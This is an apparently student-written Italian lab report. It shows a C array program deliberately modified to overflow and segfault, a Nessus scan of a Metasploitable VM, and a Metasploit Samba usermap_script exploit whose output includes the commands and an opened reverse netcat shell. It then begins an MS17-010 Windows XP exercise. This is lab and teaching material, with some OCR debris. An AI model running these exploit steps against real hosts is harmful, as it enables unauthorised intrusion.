29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+1])
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36             vector[k+1]=swap_var;
37         }
38     }
39 }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42 {
43     int g = j+1;
44     printf("[%d]:", g);
45     printf("%d\n", vector[j]);
46 }
47
48 return 0;
49
50
51 }
```



Il file BOF.c è stato salvato sul Desktop al momento del download. Apriamo un terminale sul Desktop e eseguiamo il comandi:

>>> **gcc -g BOF.c -o BOF**

>>> **./BOF**

Il programma si è avviato correttamente, ora inseriamo i 10 numeri interi richiesti.

Il programma fa esattamente quello che avevamo presupposto: inseriti i valori va ha riscrivere a schermo il vettore (assegna ad ogni valore uno spazio dell'array) e lo riordina dal valore minore al maggiore.

Ora possiamo definire più nello specifico che l'algoritmo utilizzato salva in modo incrementale i valori maggiori verso la fine dell'array, fino a che tutti i valori non sono stati salvati e distribuiti in un allocazione della memoria disponibile.

Il programma funziona correttamente e rispettando i valori indicati non mostra alcun tipo di errore, ma se volessimo modificarlo al fine di creare un errore di segmentazione?

```
(kali㉿kali)-[~/Desktop]
$ gcc -g BOF.c -o BOF
```

```
(kali㉿kali)-[~/Desktop]
$ ./BOF
Inserire 10 interi:
[1]:■
```

```
(kali㉿kali)-[~/Desktop]
$ ./BOF
```

```
Inserire 10 interi:
```

```
[1]:1
[2]:2
[3]:3
[4]:7
[5]:6
[6]:4
[7]:8
[8]:9
[9]:10
[10]:5
```


```
Il vettore inserito e':
```

```
[1]: 1
[2]: 2
[3]: 3
[4]: 7
[5]: 6
[6]: 4
[7]: 8
[8]: 9
[9]: 10
[10]: 5
```

```
Il vettore ordinato e':
```

```
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
```






Per creare un errore di segmentazione (*Buffer Overflow*) bisogna far sì che il programma esegue più interazioni di quelle che può contenere l'array. Procediamo quindi ad aprire e modificare il file fornito da terminale con il nostro text editor di scelta (Mousepad su Kali Linux nel nostro caso).

Scegliamo di modificare il codice nella parte dove il vettore distribuisce lo spazio di memoria dell'array ad ogni singolo valore intero inserito dall'utente per poter causare, come da richiesta dell'esercizio, un **Buffer Overflow**.

La modifica del codice sarà eseguita alla riga 20, cambiando "i < 10" con "i > -1" come si può vedere nello screenshot allegato. Facendo questa piccola ma malevola modifica, ora quando noi completiamo l'inserimento dei 10 valori, il programma avrà sempre un Buffer Overflow a causa del fatto che la variabile "i" sara' sempre maggiore di -1 andando ad inserire numeri positivi ed interi all'infinito.

```
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i > -1 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
```

On



```
[1996]: 1415533395
[1997]: 1129140805
[1998]: 1969180737
[1999]: 1528511845
[2000]: 1593863472
[2001]: 1869098813
[2002]: 1798268269
[2003]: 795438177
[2004]: 1802724676
[2005]: 795897716
[2006]: 1329737518
[2007]: 791543878
[2008]: 4607810
[2009]: 0
[2010]: 0
zsh: segmentation fault  ./BOF
```

Dopo aver salvato il file così modificato, eseguiamo nuovamente il comando


“**gcc -g BOF.c -o BOF**” ed eseguiamo il programma con “**/BOF**” come fatto in precedenza.

Dopo aver inserito i 10 valori interi da organizzare, il programma compie infinite iterazioni fino a subire un errore di segmentazione.

Impostando “**i > -1**” il ciclo non avrà una fine e continuerà ad iterare all’infinito; tuttavia il vettore può avere una dimensione massima di **10**.

Stiamo dicendo al programma di contare all’infinito quando lo spazio disponibile è limitato a 10.

Questo ovviamente manda il programma in crash che inizia ad inserire valori casuali fino al verificarsi di un errore di segmentazione.




Cerchiamo di esprimere meglio questo concetto di Buffer Overflow attraverso una metafora:

l'array è rappresentato da un bicchiere ed i valori sono l'acqua; messo sotto un rubinetto aperto il bicchiere si riempirà d'acqua fino a straboccare, uscendo dal bicchiere ed andandosi a versare sul tavolo.

Allo stesso modo quando vengono inseriti più valori di quelli stabiliti dall'array, quelli in eccesso usciranno andando ad intaccare la memoria circostante.





# Traccia Giorno 4

## Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.  
È richiesto allo studente di:

- »»» Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- »»» Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole  
(vedere suggerimento)
- »»» Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

### Requisiti


**IP Kali Linux:** 192.168.50.100

**IP Metasploitable:** 192.168.50.150

**Listen port:** 5555

### Suggerimento

Utilizzate l'exploit al path  
**exploit/multi/samba/usermap\_script**  
(fate prima una ricerca con la keyword search)




# Samba e Metasploit

Per questa parte di esercitazione oggi ci concentreremo sulla vulnerabilità associata alla porta **445 TCP** che è spesso legata a problemi di sicurezza e agli attacchi che sfruttano il protocollo **Server Message Block (SMB)**, più comunemente chiamato Samba.

Per l`Exploit utilizziamo **msfconsole** il componente principale della piattaforma di penetration testing Metasploit.

Metasploit è un *framework open-source* ampiamente utilizzato per testare la sicurezza di sistemi informatici e reti. Creato da *Rapid7*, Metasploit fornisce strumenti e risorse per eseguire test di penetrazione, scoprire vulnerabilità e sviluppare exploit per sfruttare tali vulnerabilità.

In Metasploit possiamo accedere a molti exploit ed altrettanti payloads, in continuo aumento grazie al lavoro della community, da utilizzare per le nostre esigenze.



# NESSUS Vulnerability Scan




Nessus è uno scanner di vulnerabilità che identifica e valuta le debolezze nei sistemi informatici. Effettua una scansione per individuare host, porte aperte e servizi in esecuzione, poi utilizza un database di vulnerabilità per identificare eventuali problemi di sicurezza. Alla fine, genera un report dettagliato con raccomandazioni per risolvere o mitigare le vulnerabilità individuate.

Per effettuare l'accesso su Nessus da Kali Linux digitiamo il seguente comando nel terminale »»»


Principali funzioni di Nessus Vulnerability Scan:

- »»» Rilevamento dell'host
- »»» Scansione delle porte
- »»» Rilevamento dei servizi
- »»» Scansione delle vulnerabilità
- »»» Generazione di report
- »»» Prioritizzazione delle minacce

```
(kali㉿kali)-[~] Exploit-DB Good
$ sudo systemctl start nessusd.service
[sudo] password for kali:
```




Per il cambio IP su Kali Linux  
apriamo il terminale ed inseriamo  
il comando  
**“sudo nano/etc/network/interfaces”**  
e modifichiamo l'IP come suggerito  
nella traccia.



```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces
# and how to activate them. For more information,
# see the manual pages for ifconfig(8) and dhclient(8).
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.50.100
    gateway 192.168.50.1
```



Per il cambio IP su Metasploitable la procedura è simile, una volta fatto l'accesso alla macchina inseriamo il comando  
**“sudo nano/etc/network/interfaces”**  
e modifichiamo l'IP come in figura.

```
GNU nano 2.0.7           File: /etc/network/interfaces      Modified

#This file describes the network interfaces available on your system
#and how to active them. For moreinformation, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.50.150/24
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway1 192.168.50.1

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```




Una volta fatto ciò torneremo al nostro *terminale Kali Linux* ed attiveremo il servizio Nessus come visto nella slide precedente, effettuato l'accesso al software tramite il browser Firefox, configuriamo le impostazioni per eseguire lo scan delle vulnerabilità. Nella sezione “Targets” inseriamo l`IP della macchina target, nel nostro caso Metasploitable.


The screenshot shows the Nessus configuration interface. On the left, a sidebar menu lists categories: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The 'General' tab under BASIC is selected. In the main panel, a scan configuration is being set up:

- Name:** Scan Metasploitable 2
- Description:** Questo scan serve per individuare le vulnerabilità sulla macchina Meta della BuildWeek 2
- Folder:** My Scans
- Targets:** 192.168.50.150

At the bottom of the interface are two buttons: 'Upload Targets' and 'Add File'.



Completata la scansione, Nessus genera un report dettagliato che evidenzia le vulnerabilità individuate, fornendo informazioni sulle minacce potenziali, la loro gravità e le possibili soluzioni per mitigare o risolvere i problemi.




192.168.50.150



## Vulnerabilities

Total: 99


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	7.4	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	7.4	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	6.7	90509	Samba Badlock Vulnerability
MEDIUM	6.5	3.6	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	4.4	136808	ISC BIND Denial of Service
MEDIUM	5.9	3.6	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	4.4	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	4.4	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)



Per utilizzare il tool *Metasploit*, digitiamo nel terminale di *Kali Linux* il comando “**msfconsole**”.

La traccia dell'esercizio ci suggerisce  
di utilizzate l'exploit al path:  
**exploit/multi/samba/usermap\_script**

```
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > show options
```



Il comando “**show options**” lo utilizziamo all'interno di *msfconsole* per visualizzare e modificare i parametri di configurazione relativi al modulo o all' exploit attualmente selezionato.

*Show options* ci permette di vedere quali sono i parametri disponibili e quali valori sono attualmente impostati.

In rosso, nella figura a destra, sono evidenziati i parametri da configurare che servono per l'exploit.

Module options (exploit/multi/samba/usermap_script):				
Name	Current Setting	Required	Description	
CHOST		no	The local client address	
CPORT		no	The local client port	
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]	
File System				
<u>RHOSTS</u>		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>	
RPORT	139	yes	The target port (TCP)	


Payload options (cmd/unix/reverse_netcat):				
Name	Current Setting	Required	Description	
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)	
<u>LPORT</u>	4444	yes	The listen port	

Exploit target:	
Id	Name
--	--
0	Automatic

View the full module info with the `info`, or `info -d` command.



Settiamo tutti i parametri necessari utilizzando i comandi su *msfconsole* come in figura in alto a destra e digitiamo di nuovo *show options* per assicurarci che siano stati inseriti correttamente.

Osservando vediamo che tutti i parametri necessari per eseguire l'exploit sono stati inseriti correttamente.

A questo punto per procedere eseguiamo il comando “**exploit**”.

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > show options
```


```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
---   ---           ---           ---
CHOST          no        The local client address
CPORt          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.50.150  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445       yes      The target port (TCP)
Unset          Unset     The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
---   ---           ---           ---
LHOST          192.168.50.100  yes      The listen address (an interface may be specified) network connection.
LPORT          5555       yes      The listen port
                                         * If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
```


Try Again



*Metasploit* creerà una sessione sulla macchina target.  
Per verificare l'indirizzo di rete della macchina target  
*Metasploitable* digitiamo il comando “**ifconfig**”,  
come possiamo notare nell’immagine sottostante  
abbiamo stampato a schermo  
**l’indirizzo IP della nostra vittima.**

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:58566) at 2024-01-22 10:19:59 +0100
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:39:f6:9d
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe39:f69d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1691 (1.6 KB) TX bytes:9524 (9.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33513 (32.7 KB) TX bytes:33513 (32.7 KB)
```



# Traccia Giorno 5

## Exploit Windows con Metasploit

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- »»» Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- »»» Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit

### Requisiti

**IP Kali Linux:** 192.168.200.100


**IP Windows XP:** 192.168.200.200

**Listen port:** 7777

### Evidenze

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- »»» Se la macchina target è una macchina virtuale oppure una macchina fisica
  - »»» Le impostazioni di rete della macchine target
  - »»» Se la macchina target ha a disposizione delle webcam attive.
- Infine, recuperate uno screenshot del desktop.



```
kali@kali: ~
```

```
GNU nano 7.2          /etc/network/interfaces *
```

```
# This file describes the network interfaces available on your system
```

```
# and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```


```
auto eth0
```

```
iface eth0 inet static
```


```
address 192.168.200.100/24
```

```
gateway 192.168.200.1
```

Per il cambio IP su *Kali Linux* accediamo al nostro terminale come di consueto ed inseriamo il comando **“sudo nano /etc/network/interfaces”** per poi impostare gli indirizzi come riportato in figura.



Per il cambio IP su Windows Xp bisogna aprire il **Pannello di controllo** per poi cliccare su **Rete e Connessioni Internet**





